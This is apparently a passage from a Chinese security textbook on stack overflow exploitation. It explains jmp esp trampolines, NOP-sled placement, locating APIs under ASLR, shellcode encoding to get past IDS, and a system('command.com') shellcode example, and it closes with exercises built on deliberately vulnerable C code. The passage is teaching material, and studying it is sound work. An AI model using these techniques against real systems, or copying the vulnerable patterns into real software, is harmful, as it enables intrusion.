由于ESP寄存器在函数返回后不被溢出数据干扰，且始终指向返回地址之后的位置，我们可以使用下面的方法对shellcode进行动态定位。

（1）用内存中任意一个jmp esp指令的地址覆盖函数返回地址，而不是原来用手工查出的shellcode起始地址直接覆盖。

（2）函数返间后被重定向去执行内存中的这条jmp esp指令，而不是直接开始执行shellcode。

（3）由于esp在函数返回时仍指向栈区(函数返回地址之后)，jmp esp指令被执行后，处理器会到栈区函数返回地址之后的地方取指令执行。

（4）重新布置shellcode。在淹没函数返回地址后，继续淹没一片栈空间。将缓冲区前边一段地方用任意数据填充，把shellcode恰好摆放在函数返回地址之后。这样，jmp esp指令执行过后会恰好跳进shellcode.

这种定位shellcode的方法使用进程空间里一条jmp esp指令作为“跳板”，不论栈帧怎么“移位”，都能够精确地跳回栈区，从而适应程序运行中shellcode内存地址的动态变化。

所以，上面方法的一个关键就是首先获得进程空间内一条jmp esp指令的地址作为“跳板”。除了可执行文件的代码被读入内存空间，一些经常被用到的动态链接库也将会一同被映射到内存。这些动态链接库中含有jmp esp指令，接下来重点就是定位动态链接库中jmp esp的具体地址。如果ALSR地址随机化没有开启，则这个地址是固定的，通过动态调试可以很容易的找出来。如果开启了地址随机化，就需要先泄露出程序在运行时动态链接库加载的基地址，然后通过偏移计算出jmp esp的具体地址。这样，定位shellcode的问题就得到了解决。

### 2.8.3 shellcode放置的位置

shellcode应该放哪也是一个重要的问题，如果选用jmp esp作为定位shellcode的跳板，那么在函数返回后要根据缓冲区大小、所需shellcode长短等实际情况灵活地布置缓冲区。送入缓冲区的数据可以分为以下几种。

（1）填充物：除了0x00，可以是任何值，但是一般用NOP指令对应的0x90来填充缓冲区，并把shellcode布置于其后。这样即使不能准确地跳转到shellcode的开始，只要能跳进填充区，处理器最终也能顺序执行到shellcode。

（2）淹没返回地址的数据：可以是跳转指令的地址、shellcode 起始地址，甚至是一个近似的shellcode的地址（这个近似地址必须在shellcode之前，且地址后面一直到shellcode处都是无用的指令）。

（3）shellcode：可执行的机器代码。在缓冲区中怎样摆放shellcode对exploit的成功至关重要，shellcode可能只有几十个字节，只要可控制的缓冲区到返回地址的距离够大，shellcode就可以位于函数返回地址之前，否则必须放到返回地址之后。

一个实用的shellcode往往需要几百个字节，这样大范围地破坏前栈帧数据有可能引发一些其他问题。例如，函数返回前用到了前栈帧的数据，随意的覆盖可能导致程序异常，此时就只能去尝试覆盖SEH异常处理结构了；此外，若想在执行完shellcode后通过修复寄存器的值，让函数正常返回继续执行原程序，也不能随意破坏前栈帧的数据。

当缓冲区较大时，倾向于把shellcode布置在缓冲区内。这样做有以下好处。

（1）合理利用缓冲区，使攻击串的总长度减小:对于远程攻击，有时所有数据必须包含在一个数据包中!

（2）对程序破坏小，比较稳定:溢出基本发生在当前栈帧内，不会大范围破坏前栈帧。

（3）当然，即便是使用跳转指令来定位shellcode，也可以把缓冲区布置到函数返回地址之前。只需要在返回地址之后再多覆盖一些空间，并在那里布置一个跳转到缓冲区内的指令，引导处理器去执行shellcode。

另外，抬高栈顶来保护shellcode有时也是必要的。函数返回时，当前栈帧被弹出，这时缓冲区位于栈顶ESP之上的内存区域。在弹出栈帧时只是改变了ESP寄存器中的值，逻辑上，ESP以上的内存空间的数据已经作废；物理上，这些数据并没有被销毁。如果shellcode中没有压栈指令向栈中写入数据还没有太大影响；但如果shellcode使用push指令在栈中暂存数据，压栈数据很可能会破坏到shellcode本身。所以，当缓冲区相对shellcode 较大时，把shellcode布置在缓冲区的较低内存处，这时shellcode底部离栈顶较远，push操作破坏shellcode的可能性就会降低。

个别有苛刻的限制条件的漏洞不允许我们使用跳转指令精确定位shellcode,而使用shellcode的静态地址来覆盖又不够准确，这时我们可以做一个折中：如果能够淹没大片的内存区域，可以将shellcode布置在一大段nop之后。这时定位shellcode时，只要能跳进这一大片nop中，shellcode就可以最终得到执行。

### 2.8.4 定位API的原理

在exploit的过程总是会用到一些API，如puts、printf、system、exec系列函数等等。这些API都在动态链接库里面，当程序加载到内存时，会动态的加载这些库函数，一般加载的位置都是随机的。如果ALSR没有开启，那么对于特定动态库版本的特定API的位置也就是固定的了，此时定位API就相对容易。

但当ALSR开启后，动态链接库加载的基地址将不可确定，此时就需要动态的确定这个基址，然后才能通过偏移量来找到想要的API的地址。在Linux系统下寻找特定API的地址的方法：

（1）分析程序使用了哪些API。程序在调用API之前，.got.plt表中对应项存放的是动态获取这个API地址的代码片段的地址，执行完这个API后，.got.plt表中对应项存放的将是API的起始地址。

（2）在程序调用某个API后泄露它对应的.got.plt表项。

（3）分析加载的动态链接库文件，得到这个API在文件中的偏移，再结合（2）的结果，就可以得到进程中加载库的基地址。

（4）通过目标API在库文件中的偏移量和基地址，计算出目标API的地址。

### 2.8.5 shellcode编码技术

在很多漏洞利用场景中，shellcode 的内容将会受到限制。首先，所有的字符串函数都会对NULL字节进行限制。通常我们需要选择特殊的指令来避免在shellcode中直接出现0x00字节或字。其次，有些函数还会要求shellcode 必须为可见字符的ASCI值或Unicode值。在这种限制较多的情况下，如果仍然通过挑选指令的办法控制shellcode的值的话，将会给开发带来很大困难。毕竟用汇编语言写程序就已经不那么容易了。最后，除了以上提到的软件自身的限制之外，在进行网络攻击时，基于特征的IDS系统往往也会对常见的shellcode进行拦截。

那么，怎样突破重重防护，把shellcode从程序接口安全地送入堆栈呢？一个比较容易想到的办法就是给shellcode编码。可以先专心完成shellcode的逻辑，然后使用编码技术对shellcode 进行编码，使其内容达到限制的要求，最后再精心构造十几个字节的解码程序，放在shellcode开始执行的地方。

当exploit成功时，shellcode 顶端的解码程序首先运行，它会在内存中将真正的shellcode还原成原来的样子，然后再执行shellcode。这种对shellcode编码的方法和软件加壳的原理非常类似。这样，我们只需要专注于几条解码指令，使其符合限制条件就行，相对于直接关注于整段shellcode来说使问题简化了很多。

### 2.8.6 shellcode编写实例

最后介绍一下编写shellcode的方法：

（1）首先通过高级语言编写具有攻击功能的程序：

代码2.22 攻击代码

int main()

{

LoadLibrary(“msvcrt.dll”);

system(“command.com”);

return 0;  
}

（2）编译并查看对应的汇编程序：




图2.38 对应的汇编代码

（3）然后从内存中找到对应的代码段，拷贝出二进制代码作为初步的shellcode：




图2.39 恶意代码对应的二进制形式

得到的初步的shellcode有很多问题：没有上下文环境；没有正确的堆栈；所需的字符串在目标程序中的位置；目标进程中API的对应地址等等。所以，需要通过之前提到的一些手段来完善shellcode：在shellcode中构造变量来存储常量字符串，从漏洞程序中定位API的地址，调用函数时直接使用call指令跳转到对应位置，如果目标程序开启了防护机制，shellcode还要做出相应的对策。最后还要通过编码来隐藏恶意代码。

## 思考题

1）系统中运行的进程按照内存中存放的数据类型来分类，大致可以分为哪几种区域？

2）1.2节中的代码实例使用的函数调用类型是\_\_stdcall还是\_\_cdecl？

3）请简单描述一下，在调用函数，以及被函数运行完之后返回的过程中ESP和EBP寄存器的变化及意义。

4）请看下面的示例代码，是否含有溢出漏洞，溢出漏洞会导致哪些变量或关键内存区域被覆盖？

代码2.23 有漏洞的示例代码

#define PASS “123456”

int login(char\* passwd)

{

int res;

char buff[8];

int num;

...//省略部分代码

res=strcmp(passwd,PASS);

strcpy(buff,passwd);

...//省略部分代码

return res;//0登录失败，1登录成功

}

5）1.5和1.6节的恶意覆盖返回地址可以如何防护？

6）为了防止shellcode被0x00字节截断，选择将返回地址覆盖为jmp esp的地址，那么如何获取jmp esp指令的地址？

7）简述一下Ret2Libc和ROP两种攻击的相同点和不同点？

8）在DOP攻击中，如何更有效的寻找可用的gadgets？如何快速的完成gadgets的拼接？

9）讨论一下目前针对Ret2Libc和ROP攻击的防御机制，以及它们的优缺点。

10）简述一下编写出较为完善的shellcode所需的步骤。

11）既然堆是操作系统分配给进程的内存段，两个程序在动态执行中申请到的堆地址可能是一样的吗？所处物理内存上的物理地址可能是一样的吗？

12）连续进行多次堆申请时，获得的堆块首地址是连续的吗，请说明理由。

13）请简述what→where的原理，并思考通过何种方式可以防止what→where漏洞利用。

14）试解释表2.3描述的常见攻击手段对应的防御技术，分别是什么原理实现防御。

15）请思考实现Heap Spray时，如果地址值与地址上存放的值不一致，有什么后果？

16）试设计算法封装malloc、free等堆操作函数，使得程序员无需考虑内存释放后的野指针问题，可参考C++智能指针的原理和实现。

17）试分析what→where、Heap Spray、UAF等堆溢出漏洞利用的局限性。

18）试分析下述代码，指出该代码存在的问题，并说明该问题导致的后果是什么？最后指出如何解决该问题。

define BUF\_SIZE 10

int main(int argc,char\* argv[])

{

int length; char buf[BUF\_SIZE];

if (argc != 3) {

return -1;

}

length = atoi(argv[1]);

if (length < BUF\_SIZE){

memcpy(buf, argv[2], length);

printf("Data copied\n");

} else {

printf("Too many data\n");

}

}

19）已知有以下源代码：

int TestBuffer(char \*Buf, int, int, int);

int main(){

printf("%d:%s",0,"This Is a Test Program!\r\n");

printf("%d:%s",1,"There is a Buffer,test whether there is any problem!\r\n");

char Buffer[256];

strcpy(Buffer,"ThisBufferisLimitedtoanumberwilloverflowing!\r\n");

TestBuffer(Buffer,1,2,3);

}

Int TestBuffer(char \*Buf, int x0, int y0, int z0){

DWORD x;

char Buffer[20];

DWORD y, z;

x=x0; y=y0; z=z0;

strcpy(Buffer,Buf);

printf("Test:%s,%d %d %d %d %d %d",Buffer,x,y,z);

return 1;

}

(1) 分析上述源代码存在什么问题, 并指出该问题导致的后果。

(2) 试确定在X86平台无编译优化情况下，执行完TestBuffer函数后CPU EIP指针指向的地址。

20）若代码中不存在内存申请及内存拷贝操作，请思考整数溢出是否会导致程序控制流被劫持，并解释原因。